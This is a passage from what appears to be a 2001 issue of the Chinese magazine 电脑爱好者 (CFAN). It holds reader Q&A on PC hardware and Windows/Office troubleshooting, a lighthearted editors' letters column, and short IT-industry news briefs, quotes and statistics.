答：很可能是您主板上的 CMOS 供电电池电量不足了，可更换 CMOS 电池来解决这个问题。您应该在关机的状态下打开机箱，在主板上找到一元硬币大小的纽扣形锂电池，取下电池并换上新的（注意正负极方向），开机并重新进入 CMOS 设置 CPU 等参数即可。



问：我使用的是佳能 BJ-200 打印机，近日由于该打印机的一体式墨盒打印头干结堵塞，导致不能工作，由于已经过了保修期，咨询维修价格比较贵，请问有没有办法自己解决？

答：您可以采用如下步骤：

（1）拆下一体式墨盒打印头，将打印头部分（只是打印头，不要浸湿电路）浸入50-60度的温水中，使打印头上的阻塞物溶解掉，这个过程一般需要十几分钟。

（2）然后将打印头放在几张柔软而干燥的纸巾上面，让纸巾逐渐将喷嘴的残留水分和墨水吸干，切勿使劲擦拭打印头。

（3）将一体式墨盒打印头正确装回打印机即可。

问：我想装一台计算机，别人推荐说主板可以用整合型的，整合型主板究竟是怎么回事？以前听说整合型主板性能不好但价格便宜，不知道现在情况如何，是不是适用于我？

答：整合型主板（All-In-One）一经出现就受到了市场的重视，早在上世纪 90 年代初期，Cyrix 便推出了第一个 All-In-One 概念的产品—— Cyrix MeidaGX，这就是第一款整合型产品，它将声卡和显卡集成到 CPU 里面，并做在专门的主板上，使主板上无须再插声卡、显卡等多媒体器件了，这样也使其价格比分别配置的计算机价格低。后来，人们把集成了声卡、显卡等器件的主板统称为整合型主板。

那时虽然 Cyrix 的整合产品价格比较便宜，但由于产品性能不高，技术含量低于市场上其他产品，因此给人以低价低性能的印象，因此整合型主板一直不能形成气候。

但整合是一种发展潮流，随着各大厂商对整合产品投入的加大，目前这一市场已经形成规模，尤其是低价电脑的大行其道，整合型主板的市场占有率得到了空前的提高，广大电脑爱好者已经逐渐接受了这种产品。虽然整合型主板的性能有了巨大的提高，但对那些对电脑的多媒体性能要求较高的用户来说仍然不够。如果您只需要电脑完成文字处理、

网上浏览、电脑教学等方面的工作，整合型主板应该是不错的选择。

目前市场上有如下几类整合型主板：

（1）采用 Intel 公司 i815E 芯片的 i815E 主板。它采用了“加速集线器结构”技术，支持 AGP4X、PC133、ATA/100、CNR 标准和 4 个 USB 接口设备，整合了 i752/754 图形控制芯片。虽然 i752/754 这种图形控制芯片性能略显不足，但应付常规工作和绝大部分游戏应该是没有问题的，但对于爱好高显示品质的朋友来说就有“鸡肋”之嫌了。

（2）采用威盛公司 Apollo Pro 133A 芯片的主板。它不仅支持 AGP4X、UDMA/66（采用 686B 增强型南桥芯片的主板可支持 ATA/100 标准）、PC133 和异步调整等技术，还支持双 CPU，同时它还内建了创新 CT5880 声卡音效装置，提供了 Super I/O 控制、AMR 软 Modem 功能。

（3）采用矽统 SIS 630S 芯片的主板。它集成了相当于支持 AGP4X 标准的 SiS300 显示芯片，并可提供 Modem、以太网(Ethernet)、家庭网络(Home PNA)等功能。最令人激动的是，SIS 630S外加了四倍速的 AGP 显卡插槽，使得用户可以随时升级到市场上最流行的任何 AGP4X 高性能显卡，避免了由于显卡性能不足而使用户不得不将整合型主板整体淘汰的情况。



当然还有其他一些同类产品，我在这里就不一一介绍了，您可以根据需要来决定是否购买整合型主板。

问:我在购买 SB PCI 128 声卡的时候，商家告诉我这种声卡支持 4 声道，可我发现在玩游戏时 4 个音箱可以同时发音，但在听 MP3 或是 CD 的时候，却只有前面的两个音箱有声音，这是怎么回事？

答：严格地说，SB PCI 128 类的声卡是不真正支持 4 声道的，该类声卡如果要产生 4 声道发音，需要 DS3D 技术进行模拟支持。因此，您在玩一些游戏的时候由于有 DS3D 技术的支持，便可以听到 4 声道发音，而到了非 DS3D 环境下，如听 MP3 或是 CD 的时候就只有双声道立体声输出了。

问:我在阅读介绍ISDN上网的文章中，发现总是提到什么 B 信道、D 信道、BRI 等术语，请问它们是什么意思？

答：B 信道是指 ISDN 的数据传输通道，提供 64kbps 带宽来传送语音或数据资料。

D 信道是指 ISDN 的控制信号通道，在 ISDN 网络端与用户端之间传输控制信号，此通道也可用于传输 X.25 资料，但交换机要能提供此项服务。

BRI 是基本速率接口的英文缩写，它是一个定义 ISDN 界面的标准，一般包括一个 D 信道及两个 B 信道，称之为 2B＋D。

一般我们说的"一线通"128k 的速率就是指 2B（两个 B 信道）的速率。　（北京　庞彬）

问:我有一块微星815EPRO主板，最近更换了KINGMAX PC133的128MB内存，出现了自检内存死机现象，于是怀疑使用了假冒劣质内存。请问如何检查内存是否是 PC 133 内存？

答：对于 KINGMAX 内存来说，打磨的内存条并不多见，常见是以次充好的内存条。如用 KINGMAX PC133 1.0 版冒充 KINGMAX PC133 1.1 和 1.2 版。两者的鉴别方法是，1.0 版本内存条上的单个颗粒明显比 1.1 和 1.2 版本颗粒大，而且没有"JVC"激光防伪标志。

如何确定是否为 PC133 内存，可以有两种方法。一种是使用测试软件进行检查，如HWINFO、SISOFT SANDRA 2001 等。另一种方法是上机测试，首先把系统置于 133MHz 外频，进入 BIOS 将 CAS 参数值设置为 "2"，在 Win9X 下能够连续稳定地运行 60 分钟不死机，即可确定为 PC133 内存。另外，由于内存芯片编号繁杂，有条件的话，最好是到厂商的网站查阅最新的编号含义。

★ SB PCI128 为何有时只能使两个音箱出声？
★ ISDN 的一些术语是什么意思？
★如何检测 PC133 内存？
★显示器内发出“啪啪”声，还有电火花是怎么回事？

如果不是内存质量问题，请换 DIMM 插槽试一试，如果还不行，则可能是KINGMAX内存与微星815EPRO主板硬件不兼容，需要升级主板 BIOS 到 1.27 以上版本来解决此问题。　（河北　左巍）

问:显示器长期使用后，经常会听见其发出"啪啪"声响，有时还能看见有电火花产生，这是不是意味着显示器的寿命到期了？

答:显示器是一种高压设备，使用时将产生较强的静电，对灰尘具有很强的吸附能力。灰尘不仅会污染屏幕表面，而且过多的灰尘也会粘附在内部的高压包上，加之空气中有水份，从而引起了静电火花，发出"啪啪"声。如果静电火花影响到高压线路，会造成整个显示器损坏。要想防止出现这类问题，最好定期对显示器进行除尘。除尘前首先拔下显示电源线和信号电缆线。

除尘分两个方面。一方面是清除显示器表面上的灰尘，可以用柔软干净的棉布，沾湿后小心地从屏幕中心向外擦拭，千万不能用酒精之类的化学溶液擦拭，更不能用粗糙的布、纸之类的物品来擦拭显示屏，也不要将液体直接喷到屏幕上，以免水气侵入显示器内部，擦拭时不可用力过猛。

另一方面是清除显示器内部灰尘。对于显示器内部灰尘，一定要在关闭电源的情况下进行清除。把显示器后盖打开，借助打气筒等工具将灰尘除去。如果灰尘堆积较

厚，可以用毛刷轻轻刷去。吸附在显示器行输出变压器、高压包及显像管高压嘴上的灰尘不易刷落的，可用干燥清洁的棉布轻轻擦去。

显示器除尘工作虽然简单，但有以下三点需要特别注意：

1.千万不要碰撞显像管，否则可能造成显像管尾部的偏转线圈移动，轻则会影响图像质量，重则容易引起显像管损坏甚至爆炸。

2.不要随便将高压包帽头打开清洁，以防被高压电击伤。

3.清洁显像管高压嘴边的灰尘时要特别仔细，做到彻底清除，同时不要破坏显像管上的石墨层。（河北 左巍）

问：我有一块金网霸内置Modem，芯片是ROCKWELL，在朋友的机器上使用正常，可在我的机器上就是不能使用。



★一块金网霸内置Modem换了机器为何不能工作？
★升级Award BIOS时出现内存不足提示时怎么办？
★开启电脑时Power Good信号有什么作用？
★Parallel Port Mode下的参数有什么区别？

我机器的配置是：捷波J-7BXAN，赛扬300A，64MB内存，Win98操作系统。我该怎么办？

答：你的情况我遇到过。捷波J-7BXAN是一个BX级主板，共有4个PCI插槽。你可以这样试一试，如果你把Modem安装在PCI-1插槽，系统即可检测到PNP新硬件，安装驱动程序后，正常使用，Modem自动占用COM4端口，使用IRQ3中断请求。如果你把Modem安装在PCI-2插槽，但PCI-1插槽上没有板卡，系统就不能检测到PNP新硬件，即使手动安装后，选择COM1或COM2都不能正常使用。原因是由于Win98对PCI卡管理的BUG所致，其可能不能正确识别插在PCI-2插槽后面的板卡， PCI-1、PCI-4插槽共用一个中断，PCI-2、PCI-3插槽共用一个中断。如果在PCI-1上没有板卡，而直接使用PCI-2插槽，有时就会出错（与主板类型有关）。也就是说金网霸内置Modem最好安装在第一个PCI插槽上。该故障现象在华硕、大众等主板上也曾得到验证 。

另外，不光是对内置Modem，一些声卡、网卡有时也会出现类似现象。所以建议在Win9X下使用PCI接口板卡时，如果出现了安装后不能使用的问题，换一个插槽试试，也许会有意外收获。（河北 左巍）

问：在升级Award BIOS时出现提示"Insufficient memory "，我该怎么办？

答：该提示的含义是内存不足，主要是640K常规内存中有驻留程序，在升级BIOS时出现该提示的机会不多。你可以这样试一试。

1.打开BIOS设置，将"Chipset Features"中"Video Bios Cacheable"的参数设置为"Disabled"，保存。

2.重新启动，在出现"Windows Starting" 时按Ctrl+F5，这样可以不加载Drvspace.bin，节省大约108kB的内存空间。

3.开始升级BIOS。

4.重进入BIOS设置，将"Chipset Features"中" Video Bios Cacheable"的参数设置为"Enabled"，保存退出。

（河北 左巍）

问：听说电脑的开关电源启动时会给主板一个Power Good信号，请问它的作用是什么？

答：Power Good信号简称P.G.或P.OK信号。当开关电源启动之后，如果交流输入电压在额定范围之内，且各路直流输出电压达到允许的最低检测值（+5V输出为4.75V以上），那么经过100ms～500ms的延时，P.G.电路就会发出“电源正常”的信号（P.OK为高电平）。当电源交流输入电压降至安全工作范围以下或+5V电压低于4.75V时，电源会送出“电源故障”信号（P.OK为低电平）。P.G.信号非常重要，即使电源的各路直流输出都正常，如果没有P.G.信号或P.G.信号时序不对，都会造成电脑不能开机。

（新疆 张迎新）

问：我是一名初学者，看到BIOS的Parallel Port Mode下面有多个参数，请问它们有什么区别？

答：Parallel Port Mode下面的几个参数称为工作模式，目前常见的主要有以下几种：SPP（Standard Parallel Port）称为标准并口，它是最早出现的并口工作模式，几乎所有使用并口的外设都支持该模式。EPP（Enhanced Parallel Port）称为增强型高速并口，它是在SPP的基础上发展起来的新型工作模式，也是现在应用最多的并口工作模式，目前市面上的大多数打印机、扫描仪都支持EPP模式。ECP（Extended Capability Port）即扩充功能并口，它是目前比较先进的并口工作模式，但兼容性问题也比较多，除非您的外设支持

ECP 模式，否则不要选择该模式。 （新疆 张迎新）

问：我在同学那里使用 Word2000 时，发现将鼠标箭头移动到工具栏中的图标上后，屏幕上会自动弹出说明该图标功能的一段文字，可我在家使用 Word2000 的时候却不能弹出这段文字。我觉得这个功能非常有用，请问怎样才能设置这个功能？

答：您可以采用以下步骤：

(1)启动Word2000,鼠标左键单击菜单中的"视图">"工具栏">"自定义"。

(2) 选择"选项"标签，在"其他选项"栏中选中"显示关于工具栏的屏幕提示"，单击"关闭"按钮退出即可。

（北京 刘洋）

问：我在使用 Word2000 的时候，每当在文档输入电子邮件地址后，其下面就会自动出现一条下划线，并作为超级链接来处理，请问有没有办法取消它？

答：您可以在启动 Word2000 后，在"工具"菜单中选择"自动更正"选项，选择"在键入时自动套用格式"标签，取消"Internet 及网络路径替换为超级链接"选项前的选中标记，然后单击"确定"按钮即可。 （北京 刘洋）



★如何打开 Word2000 工具栏屏幕提示的功能？

★如何取消 Word2000 中电子邮件地址自动超级链接功能？

★如何取消 Word97 文档顶部空白？

★为什么Win2000下的一些文件或文件夹不能删除？

★如何关闭 Windows Me 的启动动画？

★ Oicq 中的"二人世界"功能如何用？

★如何更改 IE5 的默认搜索引擎？

问：我在使用 Word97 编辑文件时，总是出现文档页面的顶部留出很大空白的情况，光标和文字处在页面中间，不能移动顶部的空白区域，请问如何解决？

答：您可以用鼠标左键单击"文件">"页面设置">"版面"，将"垂直对齐"选项设置为"顶端"即可。（北京 刘洋）

问：我在使用单位的一台局域网中的计算机时，在 Windows2000操作系统下删除一些文件或文件夹时，有时会提示文件或文件夹正在被其他用户使用，不能被删除之类的话，请问该如何解决？

答：这应该是您操作的这些文件或文件夹被设置了共享，正在被局域网中的用户使用，所以无法删除。您可以用鼠标左键单击"开始"菜单中的"关机"，在弹出的菜单中选择"注销 ***"选项重新登录后即可完成删除工作。 （北京 plj）

问:由于工作原因，我需要经常安装 Windows Me，可我最烦第一次启动系统时自动运行 Media Player 7 并播放很长一段时间的动画，请问如何关闭这段动画呢？

答:您可以在开始播放后，按下Alt+F4组合键即可关闭这段动画。 （北京 plj）

问:我安装了 Oicq2000聊天工具，基本功能都学得差不多了，可对单击某个好友头像后弹出菜单中的"二人世界"功能始终不太明白，请问"二人世界"是怎么回事？

答:"二人世界"功能是这样使用的，单击一个在线好友的头像，在弹出的菜单中选中"二人世界"选项，此时会弹出一个"发送交谈请求"对话框，你还可以在下面的留言框中附加说明文字，单击"发送请求"按钮，对方会收到你的请求。看到"某人请求与您进入二人世界，是否同意"的文字，他（她）同意后，你们就进入一个新开的窗口里，上面是对方，下面是你，同样的有打字框，可以打字交流。此时你键入的每一个文字都会马上显示在他（她）的屏幕上，如果你安装了麦克风，还可以即时传送你的声音，如果想暂时关掉对方讲话的声音，可以单击任务栏上的小喇叭图标。如果想关闭自己传送给对方的声音，可以单击任务栏上的小话筒图标。 （北京 刘洋）

问：我使用的是 Windows98 操作系统，IE5.0 浏览器，我发现在使用 IE5.0 自带的"搜索"功能搜索一些信息的时候，IE5.0 就会调用缺省的搜索引擎 Excite。我感觉这个搜索引擎不太理想，请问我怎样才能修改？

答：要想改变缺省的搜索引擎，你必须修改 Windows98 的注册表。在关闭IE5.0的情况下，单击"开始">"运行"，在"打开"栏中键入 regedit 后单击"确定"按钮，在 HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Search下修改键名CustomizeSearch和SearchAssistant的内容，输入要改变的默认搜索引擎网址即可。 （北京 plj）



呵呵，上次醉心客披露了编辑部内部的一些故事，你是否满意呢？如果想知道更多的秘密，不妨和小编多多联系，他们的Mail就在每个栏目的“边边角角”上，呵呵！还有就是要常上论坛www.cfan.com.cn，当然还要多看“福星热线”，多给福星和JJ写信：） hotline@cfan.cn.net。好了，这里又是福星和JJ的天下了，系上安全带，准备起飞！

情人节的故事　情人节你过得怎么样？论坛上很多DD给JJ送了很多很多漂漂的鲜花，结果JJ一天没有说出一句话来，当然是陶醉的啦*^_^*。也有位朋友在论坛上告诉JJ 过了一个伤心的情人节，其实情人节不一定是给情人过的，伤心也是一种经历，一种收获。当拥有了真正的爱人，你会更加感觉到这个伤心情人节带给那个幸福情人节的是怎么样的感悟和珍惜。和JJ一起来听听浪子王杰的老歌吧：“……那苍天从不曾改变，留给我寂寞的誓言。走过人间千百回天涯，又回到深情的原点。那岁月再怎么摧残，我的心不会怕永远。因为梦和爱不会忘记，红尘有你，红尘有你……”

偷偷告诉你，其实编辑部一班玉树临“疯”的小编们很多也过了一个没有情人的情人节，但是他们的心态多好啊：“没关系，又不是第1K次了~!@#$%^……”^_^这些家伙还在OICQ上互传这些大作互相嘲笑：

昨夜大风刮大树，独上高楼，站都站不住。

衣带太宽不缩水，为伊笑得没法睡。

众人劝他千百度，木然回首，那人现在，还是半瓶醋……

昨夜大雪压大树，独自跳楼，还是软着陆。

衣带再宽也不悔，为伊啥都无所谓。

众里寻死千百度，屡试屡败，恼羞成怒，还是乖乖回到编辑部……

昨夜走路撞大树，独自昏倒，躺在白颐路。

衣帽全丢真后悔，为伊搞得太狼狈。

众人找我千百度，蓦然发现，谁都一样，全是困难户。

是不是心情好了一点？呵呵，别忘了你身边还有一个永远无怨无悔、三从四德为你付出的情人——电脑啊^_^让我们一起面对电脑共勉吧：为了乖乖的电脑MM，为了下一个情人节，再爱你一年！

——神仙姐姐

ChoateLin问：为何我向doctor@cfan.cn.net发的求助信至今得不到回复！！？？

经常有读者这样问，福星在此非常遗憾地告诉大家：“傻博士信箱”不是一个即时回复问题的热线 :< 没有办法，现在没有任何公司能够承诺无论接到任何用户的问题就能在X小时内回答，感觉最好的是微软，有N多个工程师等待在电话彼端，但——是收费的！请不要被自己单方面美好的想象迷惑，愤怒了珍贵的双眼，不值得啊——真的，不是CFAN不做，是CFAN甚至是CFAN的同行都根本做不到的 :〈 朋友们把自己当成CFAN的小编在论坛上转两天，就一定能够体会其中的无奈。

另外，福星经常接到一些非常基础的问题，其实这些看看说明书或Help就可以解决，有些用话说不清，动手一试就知道。因此在尽量解决读者问题的同时，福星真诚地告诉您：不想当元帅的兵不是好兵，总靠别人的鸟永远是菜鸟。自己试一试，再试一试，也许，你会发现，原来我就是高手！

——福星小子

请帮CFAN一把　近来JJ的心情有点不大好，因为JJ在论坛抛出绣球征求关于愚人节的创意，但是回贴大多为灌水，让JJ在热线展示CFAN读者奇思妙想的伟大计划遭遇冰山……其实另一方面也是一样，很多读者殷切地提出了批评，但只是说不好、乱、等等，没有具体说明，这样我们改起来也难啊 :〈 所以真诚希望在来信来贴中能够言之有据，让小编们面对铁证如山、哑口无言！同时也欢迎提出您爱看的选题，如果杂志采用，一定有礼物送啊^_^呵呵，现在你可以告诉JJ你打算怎样过愚人节了吗？^_^（或者听到的有关愚人节的有趣事情，一定要和电脑相关啊，JJ万福了）

——福星小子

范松涛来信说：“我是个老CFAN了，现在要留学了，真希望在异国能够看到这份熟悉的杂志……能不能提供一些在美国打工的报酬行情？”

这可不是福星熟悉的问题，不过为了这位老FAN，待我用神奇的网络查一查……有了！

1.帮超市包装、送货，4－5美元／小时。 2.打扫房间，15美元／小时。 3.当保姆，5－10美元／小时。 4.打字，3－5美元／页。 5.在大宴会上做服务员，10美元／小时（规定要穿制服）。6.打扫花园、修剪草坪，10－15美元／小时。 7.辅导功课，10－15美元／小时。 8.刷墙、天花板，65美元／间；连刷带糊墙纸，150－300美元／间（视房间大小）。 9.替人跑腿、排队、去邮局或干洗店、看护宠物，10－15美元／小时。10.餐厅洗碗、擦桌子等，价格3－15美元/小时不等，能免费用餐。（适用于美国、西欧对非熟练性计时工的平均报酬。）资料还可参见索易（soim.com）网络杂志《留学与进修》和裔民网。

——福星小子

杀毒爱好者问：“按照CFAN第2期第59页《DOS的亲“Me”接触全解》，在网站下载了实DOS模式的补丁，并根据文章步骤和作者在论坛上的更正，将DEVICE=C:\WINDOWS\IFSELP.SYS改成了DEVICE=C:\WINDOWS\IFSHLP.SYS，结果重启后按F8不仅没增加实DOS模式选项，连安全模式等选项都没了，只剩下

NORMAL……”

我试验此程序时，WinMe不是Beta版，大家在使用时要注意：将下载的压缩包解压缩，去掉那三个文件的隐藏属性（因为该补丁要修改"IO.SYS"、"COMMAND.COM"和"REGENV32.EXE"），然后运行WINMEDOS.COM，运行后将修改后的那三个文件再放到相应的目录，除了在Windows目录拷入COMMAND.COM外，最好在根目录也拷入COMMAND.COM，这样应该没有问题了呀！附：IFSELP.SYS 应该是IFSHLP.SYS。另：我让一个朋友又试了一下那个补丁，发现软件的确存在一定的兼容问题，不能保证每个版本或每台机器都能通用，所以建议大家用文章的另外几种方法，而用这种方法时注意备份数据，以免不测。给大家添麻烦了，看来奖金不保:（谢谢大家！一起攀高峰！）

——小渔

在2001年4期第6页的国内新闻：清华同方推出千兆家用电脑的倒数第二行，缺了一个1。不是GHz吧。

——千斩

是啊是啊。稻草狗也太含蓄了：）　——神仙姐姐

狗粮又要减了：(减肥开始！　——稻草狗

请问《电脑爱好者》杂志的稿费是多少?

——winking2000

希望不会像XX报那样说是五百其实是价值五百的垃圾软件~~（惟一让我心理平衡的是我有了几百RMB的正版软件）

——crazybird

听那温柔，善良，美丽……的神仙姐姐说，好像是每一千字是一百元人民币！　——病猫

呵呵，温柔，善良，美丽……的神仙姐姐说，应该是分每千字100、110、120元三档，特稿另加，是真金白银啊！　——神仙姐姐

2000年第8期的《电脑爱好者》我当时没有买到。不过前几天我在一个旧书摊买到了。我发现在最热心评刊员中有我的名字孙林伟，但我却没有收到应该送给我的光盘，这是为什么？　——sunyang

多种原因，比如很多朋友把名字和地址写得很潦草，在寄出后往往会退回。如果出现这种情况可以打我们的电话找编务询问一下。

——神仙姐姐

亲爱的小编，能否在光盘中，放上微软的Whistel试用版和Office 10？我实在想要，若不行，能告诉我怎样能得到吗?

——speaker99

微软官方的回答是可以到网站下载，但是这些大东东往往很费时间。但是放在CFAN光盘里肯定MS是要收价值不菲的费用的。朋友们有个误区，以为测试版和共享软件应该是随便卖的，但事实上是不符合法律的。在这些软件安装时都有一个协议，您可以仔细看看，如果一旦用来做商业用途，哪怕是一分钱也要得到原公司授权，就是要￥￥￥:)所以CFAN光盘一旦放上这些一定价格大大的贵：<如果想合法方便地得到这些软件，建议您成为微软的会员，微软会为会员免费发很多CD收集测试版软件数据。

——神仙姐姐

真的好羡幕神仙和福星，天天上网，又不花钱，真好@@_@@　——一剑孤行

才不是呢，鬼才不花钱！神仙还是拧不过中国电信啊　:D

——神仙姐姐

姐姐赚得多吧？：）　——水晶唇膏

嘻嘻，我都没有钱买水晶唇膏了………好眼红你啊*_*　——神仙姐姐

CFAN第4期，P68“主板电池没电了”作者说他的机子是今年5月份升的级，这是不是去年的稿子？

——盖一壶

2000年5月出的事情，今年和大家说说可以吧？只要还有参考价值就可以吧：）　——福星小子

事情是2000年的，稿件肯定是今年的。CFAN可以保证不会用去年的稿件，因为上个月的稿件都已经堆积如山了：）　——神仙姐姐

请问开设网吧需要办理什么相关手续？——兔子姐姐

各地的情况不尽相同，具体需要问一下有关部门，或者到当地网吧咨询。一般来说，应该是这样的：1.申办《网吧特许经营证》。一般是选择一个ISP(互联网接入商)，填表、签合同、接受检查、交纳管理费，可发证的ISP是网吧的上级部门，负责对下属网吧的领导和监督，并且提供互联网接口。也就是说如果你是在瀛海威领的特许经营证，而用163或169作为网吧的上网线路，法律上应该是不合法的，为了少惹麻烦最好还是找电信的ISP申请为好！2.领取《网吧安全许可证》。由网吧所在地区公安分局(信息/计算机)安全科发放。计算机安全科的工作人员对你的网吧检查合格，区公安分局会向市局申报，批示下来后，发放《网吧安全许可证》和计算机安全学习材料，并要求安装计算机安全科提供的《五行卫士》反黄软件和《瑞星》防病毒软件。3.到工商局办理《网吧营业执照》。4.到物价局办理《网吧收费许可证》。5.到税务局办理《网吧税务登记证》。呼……差不多就这样了，你的一亩三分地就算开张了！恭喜！恭喜！(再说一次，各地政策不尽相同，以上谨供参考。)

——福星小子

《应用文萃》及《电脑高手》里介绍的软件哪有下载？它们有自己的网页吗？

——龙剑客

你看到杂志的时候，《应用文萃》的论坛也许已经开放了。

——福星小子

■要闻

吴基传公布2001年中国信息产业发展目标

总体目标是：信息产业增加值达到4255亿元人民币，对国内生产总值的贡献率达到4.5%。

中国即将启动网络战略性结构调整

在扩建完善现有以光缆为主体的基础传输网的同时，加速建设新一代高速信息传输骨干网络和宽带高速计算机互联网。

网上人大正式开学

近日，中国人民大学网络教育学院(www.cmr.com.cn)举行"网上人大2001年春季新生入学典礼"，据悉首批学生已达5000余人。

迪斯尼即将进入中国？

传其合作伙伴为中公网！

"网络警察110"网上软件问世

这套全国首款专用于截堵互联网上邪教、色情、暴力等有关信息的互联网净化器软件已于2月面向全国发行。

纳斯达克大洗牌 257家公司可能被摘牌

《标准》杂志的一项调查表明，有257家公司已不符合挂牌的起码要求，近5%的上市公司极有可能近期被清理出场。

电信服务质量状况将实行通告

从3月开始，信息产业部将对电信服务质量状况实行通告，以提高电信服务质量的透明度。

Lycos正式收购Myrice

2月21日，Lycos在新加坡正式收购Myrice中文网站，这是外资收购的国内第一家门户网站。

全球电脑拥有量，中国排名第八

Tom.com现金6000万买下《亚洲周刊》

3月4日，Tom.com以现金6000万港元收购香港著名中文时事杂志《亚洲周刊》50%股权。

■视点

收费＝救命？　【中华网】

据称，新浪将推出收费服务以对应网络寒冬，同时也将在下半年推出应用软件租赁服务，以加强两岸的媒体资讯服务。正在规划中的收费项目包括网上游戏、在线杀毒、算命、整合行销等加值整合服务。但新浪能否以收费来迎接互联网的春天，还是将失去越来越多的网友就要走着瞧了。

微软是IT业使用Web臭虫最多的企业　【ChinaByte】

微软是IT行业最大的Web臭虫使用者。或者，更精确地说，微软的小型企业门户linkexchange.com(现在被称为bCentral)是Web臭虫最大的使用者。这是Securityspace.com进行的一次调查所得出的结论。Securityspace.com进行的调查，涉及来自101991个网站多达701176个网页的样本。调查结果显示，英国ISP Demon仅次于微软，是Web臭虫的第二大使用者。

中国移动IP网CMNet一期工程试运行　【人民日报】

由亚信科技(中国)有限公司担任总集成商参与建设的中国移动IP骨干网(CMNet)一期工程日前全网进入试运行，开始向社会提供服务。这是我国又一全国性的高速宽带IP骨干网络。它不仅包括IP、VoIP、WAP、VPDN、ISMG的计费和清算业务，而且将邮件系统、短消息网关以及即将推出的GPRS等新业务融合其中，为中国移动用户提供具有鲜明移动特色的全服务，并具有灵活的扩展性，为未来三代(3G)移动系统的发展奠定了基础。

国产操作系统挑战微软视窗　【新华社】

最近，由中国科学院成立的位于北京的红旗软件公司发表新款操作系统，拟与称霸全球的微软视窗操作系统一较长短。红旗与香港挂牌的文化传信控股表示，新款系统——中国两千（Chinese2000）是以视窗的劲敌Linux软件为基础，相较于微软视窗等流行的操作系统，这款软件将售价低廉，可以说是成本较低的另一种选择，一般中国用户都能够买得起。

黑客被列入恐怖分子名单　【中国日报】

为了从法律的角度来规范对恐怖分子的定义，英国新法《2000年恐怖主义法令》于19日生效。根据新的法令，外国恐怖势力、任何以英国为基地从事恐怖活动者、任何在英国国内策划"严厉暴行"者，都被划为"恐怖分子"。这也就是说，如果网络黑客或者示威游行者的行为"激发成为暴力"，他们也将被当作恐怖分子而受到法律制裁。

中文域名预留究竟该给谁？　【泉州晚报】

CNNIC为了防止抢注，采取了预留措施，预留的范围除我国的驰名商标外，还包括了著名企业名称、行业名称、地理名称及网站名称等几万个名词。预留的初衷是好的，预留范围的扩大也是为了维护更多人的正当利益。但预留是需要一定标准的，而标准的确定又十分困难。据说"天坛公园"和"天坛衬衫"正在为"天坛"这一中文域名争得不可开交。有权争夺这一域名的其实还更多，比如"天坛家具"也同样是名牌，而域名是惟一的。中文域名的惟一性与权利人的非惟一性，导致了冲突和纷争的必然。

联众头上的达摩克斯之剑　【硅谷动力】

2000年12月19日，联众记费统计系统通过认证，和中国电信"开放式"记费分成正式开始。但联众的电信分成不是一种纯粹的市场行为，而是和中国电信对ICP的政策有着密切的关系，却又不纯粹是中国电信扶植或者抑制一个行业的纯粹政策。分成政策是悬在联众脑袋上的达摩克

斯之剑，哪天中国电信的心意改变了，那把剑掉下来了，也就要了联众的脑袋。而最令人痛苦的就是，这把剑什么时候掉下来是联众所不能够控制和预测的，那么自然只能夹紧尾巴过日子了。

来自 Flash 的技术威胁　【硅谷动力】

没有什么技术像Flash一样革命性地改变了互联网上人们的视觉享受……即使是MacroMedia也绝对没有想到，这种标准后来竟演变成为网络的一种亚文化，互联网上Flash的动画作品成为时尚。如果今天，你不知道阿贵和老蒋，那么你很可能在OICQ上会被认为是爸爸级人物……如果有一天，在冰箱的扁平显示器上，正以动画的方式显示牛奶的液面正在变低的情形，你会有何感想呢？这是MacroMedia公司Flash产品部经理杰里米所描述的世界——任何公司后面有超过60万技术开发者都可以有资格这么疯狂。谁知道这样的野心会不会给我们带来下一场革命？

门户末日　【Donews】

去年底中华网放言要收购三大门户，顿时被媒体与网络炒得沸沸扬扬，当时更多的人觉得这是个e时代的笑话。王志东拍案而起："收购新浪，我还要收购Yahoo呢！"张朝阳不甘示弱："买搜狐，绝没可能。"丁磊的态度最微妙："他们好像也没跟我们说这事呀。"

然而时间仅仅三个月不到，三大门户对收购的态度已经大不一样。王志东不再拒绝收购，丁磊对门户经营有些心不在焉，张朝阳看着不断下跌的搜狐股价无言以对。三大门户的大变化是迟早的事情，现在就等着看他们如何应变了。

■图片新闻

2001年2月22日晚，由《中国青年报·数字青年》、互联网实验室及信息产业部和司法部合作的中文网站评估认证网（www.cnaz.com）联合主办，北京鹿鸣广告艺术有限公司协办的"中电通信杯2000年中国IT十大人物"评选活动在北京长富宫饭店揭晓。当选的十大人物是：田溯宁、宋如华、李志高、张朝阳、杨澜、王志东、雷军、丁磊、杨元庆、李泽楷。



■声音

"Napster，我们共同的敌人"

站在音乐发送服务商这一特殊立场上公开声称与美国Napster公司势不两立的就是美国EMusic公司，该公司正因为Napster侵害了它的著作权问题而头疼。

"不知道叫B2什么了！"

面对正在被电子商务公司打破的"网上零售商"，王峻涛对my8848无奈地感叹。

"PC不死，PC仍是未来通讯设备中的枢纽。"

Intel总裁贝瑞特在2001年英特尔春季开发者论坛上呼吁。

"我不是公司的英雄。如果我看起来像，那是因为我们的团队造就了我，而不是我造就了团队。阿里巴巴最宝贵的财富是我们的员工，他们是我们的一切。"

阿里巴巴CEO马云。

"其实，北京的天气，并不像别人看的那么冷！"

新浪网总裁王志东在"香港资讯基建国际研讨会"上演讲时谈他对大陆互联网目前形势的看法。

"作为网络时代的新女性，我们有权力发出自己正义的声音，我们没有拿到最高的荣誉，这不是我们的耻辱，请为我们喝彩！"

山东网姐胡莹在某网站论坛披露此次网姐评选中的一些内幕。

"这简直太可怕了。这种行为和商业间谍没有多大区别。"

一位美国参议员在了解了Web臭虫的情况后如是说。

"网上给网下带来声誉、客流；网下给网上带来收入和稳定的发展基础。"

e国CEO张永青这样总结e国网上商城和e国超市之间的关系。

"人要呼吸，企业一定要赚钱，天经地义。这是企业家的道德问题，尤其是如果你的钱来自于投资人的话。"

阿里巴巴CEO马云。

"上网费太贵了！"

热衷上网的两会代表曾孝箴教授在驻地无奈地说。

■数字

3074亿元	2000年中国电信业务总收入，比上年增长26.4%
2.29亿户	全国电话用户总数
71%	预计2001年全球数码相机供货数量的增加幅度
4032亿次	迄今为止我国研制的性能最高的超级服务器每秒最快的运算速度
125万公里	中国光缆总长度
771.6亿元	2000年中国内地的电子商务收入，其中99.5%来自B2B
116人	美国半年来平均每月的CEO离职人数
87.7%	截至今年2月21日，全球使用微软IE浏览器的互联网用户比例
3500万	中国上网人数年内预计将达3500万
10万	香港恒生银行网上客户突破十万户

■国际新闻

★首款提供DVD/CD-RW组合的笔记本问世

